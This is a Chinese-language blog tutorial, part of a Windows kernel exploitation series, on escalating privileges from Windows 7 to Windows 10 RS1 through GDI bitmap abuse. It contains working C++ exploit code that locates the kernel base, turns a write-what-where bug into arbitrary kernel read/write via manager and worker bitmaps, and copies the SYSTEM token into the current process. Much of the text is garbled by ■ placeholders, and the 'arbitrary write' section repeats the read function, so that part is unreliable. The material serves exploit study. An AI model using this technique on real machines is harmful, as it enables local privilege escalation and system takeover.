windows内核系列五: 从windows 7到windows 10

wjllz是人间大笨蛋 / 2018-11-30 07:54:00 / 浏览数 3573 安全技术 技术讨论 顶(0) 踩(0)

前言

Hello, 欢迎来到windows kernel explot第五篇. 在这一部分我们会讲述从windows 7到windows的各主流版本的利用技巧(GDI 对象滥用). 一共有两篇, 这是上篇.

[+] 从windows 7到windows 10 1607(RS1)的利用
[+] windows 10 1703(RS2)和windows 1709(rs3)的利用.

这篇文章的起源来源于我在当时做第三篇博客的时候, 卡在了分析的点, 然后当时开始陷入自我怀疑, 分析和利用究竟哪一个重要一点. 于是, 我把第三篇博客的那个洞就先放了下, 在github上面更新了一个项目. 保证我在windows的主流平台上都能掌握至少一种方法去利用.

学习的过程采用的主要思路是■■peper和■■■■■■■■■■, 调试来验证观点. 所以你能看到项目的代码是十分丑陋的, 所以请不要fork... 会有一点点愧疚 :)

项目目前更新到了RS3, 所以接下来准备的工作是:

```
[+] ■■RS4■RS5■■■(■■■■■■■■, ■■■■■■■■)
[+] ■■■■■■■■■■■■■
```

希望能够对您有一点小小的帮助 :)

缓解措施的绕过

如果你有阅读过我的系列第二篇的话, 你应该能够知道write-what-where在内核当中的妙用, rootkits■■在他的个人博客里面有给出一个相当详细的介绍. 所以在这里我就不再赘述.

我们来回顾一下第二篇的内容:

```
[+] ■■■■■■write-what-where
[+] ■■write-what-where■■■nt!haldispatchTable+8
[+] ■■■■■■■■■■■■Shellcode. ■■■■■■■■ROP■, ■■SMEP
[+] ■■shellcode.
   ==> ■■SYSTEM TOKEN VALUE
   ==> ■■user process TOKEN addr
   ==> mov [user process TOKEN addr], VALUE
[+] ■■■■.
```

可以看到, 我们的思路是在内核当中执行我们的shellcode, 实现提权. 然后想在内核当中执行shellcode, 就需要绕过各种缓解措施. 那么, 如果我们能够在用户层次实现shellcode的功能, 是不是就不需要绕过那么多的缓解措施呢. 答案是肯定的(说来这是我刚刚开始做内核就有的一个猜想...)

我们一开始的假设是我们有任意的写能力(write-what-where), 在项目当中我使用了HEVD模拟. 所以我们解决了:

```
mov [user process TOKEN addr], SYSTEM TOKEN VALUE
```

这条指令, 现在的关键点还差下面得两个语句.

```
[+] ■■`SYSTEM TOKEN` VALUE
[+] ■■`USER PROCESS TOKEN`
```

找到SYSTEM TOKEN VALUE

我们知道我们要找到一个东西的■, 首先需要找到其■■. 所以让我们先来找找SYSTEM TOEKN的地址. 我参考了这里给出的解释, 但是不慌, 让我们先一步一步的来, 先不管三七二十一, 最后再来验证他.

第一步: 找到Ntoskrnl.exe基地址

先来看微软给的一个API函数.

Retrieves the load address for each device driver in the system.

Syntax

Copy

```
BOOL EnumDeviceDrivers(
  LPVOID  *lpImageBase,
  DWORD   cb,
  LPDWORD lpcbNeeded
);
```

Parameters

`lpImageBase`

An array that receives the list of load addresses for the device drivers.

`cb`

The size of the *lpImageBase* array, in bytes. If the array is not large enough to store the load addresses, the *lpcbNeeded* parameter receives the required size of the array.

`lpcbNeeded`

The number of bytes returned in the *lpImageBase* array.

这个函数可以帮我们检索内核当中的驱动的地址. 于是我们依葫芦画瓢. 创建下面的代码.

```
blog_test_win8.1 | (Global Scope) | getKernelBase()

10  if (EnumDeviceDrivers((LPVOID *)&Bases, sizeof(Bases), &needed))
11  {
12      krnlbase = Bases[0];
13  }
14  return krnlbase;
15  }
16
17  DWORD64 getKernelBase()
18  {
19      LPVOID lpImageBase[0x100];
20      DWORD64 cb = sizeof(lpImageBase);
21      LPDWORD lpcbNeeded = NULL;
22      TCHAR baseName[1024];
23
24      EnumDeviceDrivers(lpImageBase, cb, lpcbNeeded);
25
26      for (int i = 0; i < 10; i++)
27      {
28          // 获取基地址的信息
29          GetDeviceDriverBaseNameA(lpImageBase[i], baseName, 0x40);
30
31          std::cout << "[+] basename: " << baseName << std::endl;
32          std::cout << "[+] Driver at kernel space: " << lpImageBase[i] << std::endl;
33      }
34      return 0;
35  }
36
37  int main()

c:\users\wjllz\documents\visual studio 2015\Projects\blog_test_win8.1\x6
[+] basename: ntoskrnl.exe
[+] Driver at kernel space: FFFFF800526A6000
[+] basename: hal.dll
[+] Driver at kernel space: FFFFF8005261A000
[+] basename: kd.dll
[+] Driver at kernel space: FFFFF80053000000
[+] basename: mcupdate_GenuineIntel.dll
[+] Driver at kernel space: FFFFF80143D20000
[+] basename: msrpc.sys
[+] Driver at kernel space: FFFFF80143EA0000
[+] basename: ksecdd.sys
[+] Driver at kernel space: FFFFF80143F00000
[+] basename: werkernel.sys
[+] Driver at kernel space: FFFFF80143F30000
[+] basename: CLFS.SYS
[+] Driver at kernel space: FFFFF80143F50000
[+] basename: tm.sys
[+] Driver at kernel space: FFFFF80143FC0000
[+] basename: PSHED.dll
[+] Driver at kernel space: FFFFF80143200000
请按任意键继续. . .
```

需要注意的是, 上面的代码的测试环境我是在`windows 10 1803`版本做的, 针对`windows 1803`以下的版本是同样成立的(当然包括本小节的windows 7-window8.1). 你知道的, 我是一个懒得截图的人 :)

接着做点小小的修改. 会得到下面的结果:

```
DWORD64 getKernelBase()
{
    LPVOID lpImageBase[0x100];
    DWORD64 cb = sizeof(lpImageBase);
    LPDWORD lpcbNeeded = NULL;
    TCHAR baseName[1024];

    EnumDeviceDrivers(lpImageBase, cb, lpcbNeeded);

    for (int i = 0; i < 10; i++)
    {
        // 获取基地址的信息
        GetDeviceDriverBaseNameA(lpImageBase[i], baseName, 0x40);

        if (!strncmp(baseName, "nt", 2))
        {
        std::cout << "[+] basename: " << baseName << std::endl;
        std::cout << "[+] nt! at kernel space: " << lpImageBase[i] << std::endl;
        return (DWORD64)lpImageBase[i];
        }
    }
    return 0;
}
```

```
c:\users\wjllz\documents\visual studio 2015\Projects\blog_test_win8
[+] basename: ntoskrnl.exe
[+] nt! at kernel space: FFFFF800526A6000
请按任意键继续. . .
```

我们可以看到我们找到了ntoskrnl.exe的基地址. 那么ntoskrnl.exe是啥呢.

```
[+] Ntoskrnl.exe is a kernel image file that is a fundamental system component.
```

我们可以看到Ntoskrnl.exe包含是一个内核程序, 期间包含一些有趣的信息.

比如 :)

找到PsInitialSystemProcess

```
kd> dq nt!PsInitialSystemProcess
fffff800`81365028  ffffe000`000b5040 00000001`00000011
fffff800`81365038  00070001`00000000 ffffe000`00429dc0
fffff800`81365048  ffffe000`00128080 00010001`00000080
fffff800`81365058  fffffa80`18c1b800 0002625a`00000001
fffff800`81365068  ffffe000`0001c000 00000000`001bdb7d
fffff800`81365078  00000200`00004120 00004080`00002005
fffff800`81365088  00000000`00000000 00000000`00000000
fffff800`81365098  00000000`00000000 00000004`00000040
kd> !process 0 0
**** NT ACTIVE PROCESS DUMP ****
PROCESS ffffe000000b5040
    SessionId: none  Cid: 0004    Peb: 00000000  ParentCid: 0000
    DirBase: 001a7000  ObjectTable: ffffc00000003000  HandleCount: <Data Not Accessible>
    Image: System
```

我们可以看到PsInitialSystemProcess存放一个指针, 其指向EPROCESS LIST的第一个项(也就是我们的SYSTEM EPROCESS).
我们可以利用我们在第二篇当中获取nt!HalDispatchTable的思路来获取它.

代码如下:

调试器的验证结果

现在问题就来了, 我们成功的找到了存放SYSTEM EPROCESS的地址放在那里, 但是我们却没有办法去读取他(xxx区域属于内核区域). 我们对内核只有写的权限, 那么我们怎么通过写的权限去获取到读的权限呢. 于是我们的bitmap闪亮登场 :)

BITMAP 的基本利用

我们来讲一下bitmap的利用思路之前, 先回顾我们在上一篇的内容当中, 已经成功的get到了如何泄露bitmap地址的能力(你看我安排的多么机智).
所以让我们借助上一篇的代码泄露一个bitmap观察一一下它的数据.

```
int main()
{
    CHAR pvScan0[] = "AAAA";
    HBITMAP hBitmap = CreateBitmap(0x20, 0x2, 0x1, 0x8, pvScan0);
    DWORD64 leakAddr = getBitMapAddr(hBitmap);
    __debugbreak();
    std::cout << "[+] Bitmap Addr: " << std::hex << leakAddr << std::endl;
    system("pause");
    return 0;
}
```




```
kd> dq rbx l50
fffff901`41ffd930  00000000`1105042e 80000000`00000000
fffff901`41ffd940  00000000`00000000 00000000`00000000
fffff901`41ffd950  00000000`1105042e 00000000`00000000
fffff901`41ffd960  00000000`00000000 00000002`00000020
fffff901`41ffd970  00000000`00000040 fffff901`41ffdb88
fffff901`41ffd980  fffff901`41ffdb88 000010a1`00000020
fffff901`41ffd990  00010000`00000003 00000000`00000000
fffff901`41ffd9a0  00000000`04800200 00000000`00000000
fffff901`41ffd9b0  00000000`00000000 00000000`00000000
fffff901`41ffd9c0  00000000`00000000 00000000`00000000
fffff901`41ffd9d0  00000000`00000000 00000000`00000000
fffff901`41ffd9e0  00000000`00000000 00000000`00000000
fffff901`41ffd9f0  00000000`00000000 00000000`00000000
fffff901`41ffda00  00000000`00000000 00000000`00000000
fffff901`41ffda10  fffff901`41ffda10 fffff901`41ffda10
fffff901`41ffda20  00000000`00000000 00000000`00000000
```

上面那张图看着有点蒙? 没事的, 让我们先来看看再■■当中bitmap对应的结构体.

```
typedef struct{
ULONG64 dhsurf; // 8bytes
ULONG64 hsurf; // 8bytes
ULONG64 dhpdev; // 8bytes
ULONG64 hdev; // 8bytes
SIZEL sizlBitmap; // 8bytes
   // cx and cy
ULONG64 cjBits; // 8bytes
ULONG64 pvBits; // 8bytes
ULONG64 pvScan0; // 8bytes
ULONG32 lDelta; // 4bytes
ULONG32 iUniq; // 4bytes
ULONG32 iBitmapFormat; // 4bytes
USHORT iType; // 2bytes
USHORT fjBitmap; // 2bytes
} SURFOBJ64
```

你可以对照着我给的截图当中的彩色部分, 是我们的关键数据. 蓝色的第一个对应pvBits第二个对应pvScan0. 那么, pvScan0有什么用呢.



pvScan0的作用在bitmap的利用当中尤其重要, 所以我用笨蛋的方法来说明它.

```
[+] pVscan0■■■■■pixel data. ■CreateBitmap■■■■■■■■■■■■■■.
[+] pvScan0■■■fffff901`41ffdb88. ■■pixel data(■■■■■■■■"aaaa")■■■fffff901`41ffdb88.
```

验证

```
fffff901`41ffdb80  00000000`00000000 00000000`41414141
```

而微软的另外两个API在本例当中也相当重要, 我们来看一下.

The **GetBitmapBits** function copies the bitmap bits of a specified device-dependent bitmap into a buffer.

> **Note** This function is provided only for compatibility with 16-bit versions of Windows. Applications should use the **GetDIBits** function.

Syntax

Copy

```
LONG GetBitmapBits(
  HBITMAP hbit,
  LONG    cb,
  LPVOID  lpvBits
);
```

The **SetBitmapBits** function sets the bits of color data for a bitmap to the specified values.

> **Note** This function is provided only for compatibility with 16-bit versions of Windows. Applications should use the **SetDIBits** function.

Syntax

Copy

```
LONG SetBitmapBits(
  HBITMAP    hbm,
  DWORD      cb,
  const VOID *pvBits
);
```

他们的作用是.

`[+] SetBitMapBits(GetBitmaps)■pvScan0■■■■■■(■)cb byte■■■■■.`

所以如果我们假设能够篡改某个(术语 worker bitmap)`bitmap`的`pvScan0`的值为任意的值的话, 我们就能获取向任意地址■和■的权限.


如果你能懂上面那一句话就太好了, 不懂的话让我们通过一个实验来一步一步理解它.

第一步


第一步让我们先来看一份代码, 代码已经更新到我的github上, 你可以在这里找到它同步实验.


```
VOID getSystemShell()
{
    CHAR pvScan0[] = "AAAA";
    HBITMAP hManagerBitmap = CreateBitmap(0x20, 0x2, 0x1, 0x8, pvScan0);
    HBITMAP hWorkerBitmap = CreateBitmap(0x20, 0x2, 0x1, 0x8, pvScan0);
    DWORD64 leakManagerAddr = getBitMapAddr(hManagerBitmap);
    __debugbreak(); // 获取hManager的地址

    std::cout << "[+] Manager Bitmap Addr: " << std::hex << leakManagerAddr << std::endl;
    DWORD64 leakWorkerAddr = getBitMapAddr(hWorkerBitmap);
    __debugbreak(); // 获取hWorker的地址
    std::cout << "[+] Worker Bitmap Addr: " << std::hex << leakWorkerAddr << std::endl;

    write_what_where_qword(leakManagerAddr, leakWorkerAddr);    // 替换hMnagerPvscan0的值为hWorker.pvScan0

    DWORD64 systemEprocessAddr = 0;
    LPVOID lpSystemToken = NULL;
    readOOB(hManagerBitmap, hWorkerBitmap,  getSystemProcessAddress(), &systemEprocessAddr, sizeof(DWORD64));
    std::cout << "[+] system Eprocess At: " << systemEprocessAddr << std::endl;
    readOOB(hManagerBitmap, hWorkerBitmap, (systemEprocessAddr + 0x348), &lpSystemToken, sizeof(DWORD64));
    std::cout << "[+] System Process Token is: " << std::hex << (DWORD64)lpSystemToken << std::endl;

    // 下面的代码获取当前进程的_EPROCESS地址
    DWORD64 lpNextEPROCESS = 0;
    LPVOID lpCurrentPID = NULL;
    DWORD dwCurrentPID;
    LIST_ENTRY lpNextEntryAddreess = {};
    DWORD64 currentProcessID = GetCurrentProcessId();   // 通过PID判断是否获取到当前进程的地址
    readOOB(hManagerBitmap, hWorkerBitmap, systemEprocessAddr + 0x2e8, &lpNextEntryAddreess, sizeof(LIST_ENTRY));
    do  // 根据PID是否找到当前进程
    {
        // 获取下一个进程
        lpNextEPROCESS = (DWORD64)((PUCHAR)lpNextEntryAddreess.Flink - 0x2e8);
        // 获取PID
        readOOB(hManagerBitmap, hWorkerBitmap, lpNextEPROCESS + 0x2e0, &lpCurrentPID, sizeof(LPVOID));
        dwCurrentPID = LOWORD(lpCurrentPID);
        readOOB(hManagerBitmap, hWorkerBitmap, lpNextEPROCESS + 0x2e8, &lpNextEntryAddreess, sizeof(LIST_ENTRY));
    } while (dwCurrentPID != currentProcessID);

    DWORD64 currentTokenAddress = (DWORD64)lpNextEPROCESS + 0x348;
    std::cout << "[+] Current Eprocess Address is: " << std::hex << currentTokenAddress << std::endl;
    writeOOB(hManagerBitmap, hWorkerBitmap, currentTokenAddress, lpSystemToken, sizeof(LPVOID));    // 将system Token的值给currentProcess的值.
}
```


看不懂没有关系的, 没有什么比调试器更能帮我们理解代码了. 先来看在运行了这份代码之后, 发生了写什么神奇的事.




第二步.





在这里我们通过上一篇当中的bitmap■■■■找到了manager的pvScan0的地址.和worker的pvScan0的地址.
聪明的你一定能根据前面的结构体明白0x60指的是pvScan0的地址 :)

第三步.



第三步我做了两件事, 第一个单步运行到write_what_where函数里面. 你可以里面发现什么都没有. 于是我借助于调试器模拟了一次write_what_where.

```
[+] ■■manager■pvSca0■■■■worker■pvScan0■■■.
```

接着我们就可以进行任意读写了. 运行之后就得到了上面的提权. 是不是感觉有点飘.
让我们来分析一下(我比较建议您单步进入WriteOOB函数和ReadOOB观察数据变化, 我比较懒...)

第四步: 任意读

在上面的替换之后(第三步). 我们可以得到我们的manager.pvScan0指向worker.pvScan0. 由上面的截图我们知道.

```
[+] manager.pvScan0 ==> fffff901`407491e0
[+] worker.pvScan0  ==> fffff901`40667cf0
```

实现了这个之后让我来看看实现任意读呢, 让我们来看看我们的源码:

```
77  VOID readOOB(HBITMAP hManager,  HBITMAP hWorker, DWORD64 whereWrite, LPVOID whatWrite, int len)
78  {
79      SetBitmapBits(hManager, len, &whereWrite);
80      GetBitmapBits(hWorker, len, whatWrite);
81  }
```

我们假设我们要将0x4000的内容读取出来, 那么readOOB会进行下面的操作.

```
[+] SetBitmapBits■■■, ■manager.Pvscan0■■■■■(A)■■■0x4000
[+] ■■(A)■■worker.pvScan0■■■.
[+] ■■worker.pvScan0■■■■■■0x4000
[+] ■■GitBitmapBits■■■0x4000■■■■
```

第五步: 任意写

```
VOID readOOB(HBITMAP hManager,  HBITMAP hWorker, DWORD64 whereWrite, LPVOID whatWrite, int len)
{
    SetBitmapBits(hManager, len, &whereWrite);
    GetBitmapBits(hWorker, len, whatWrite);
}
```

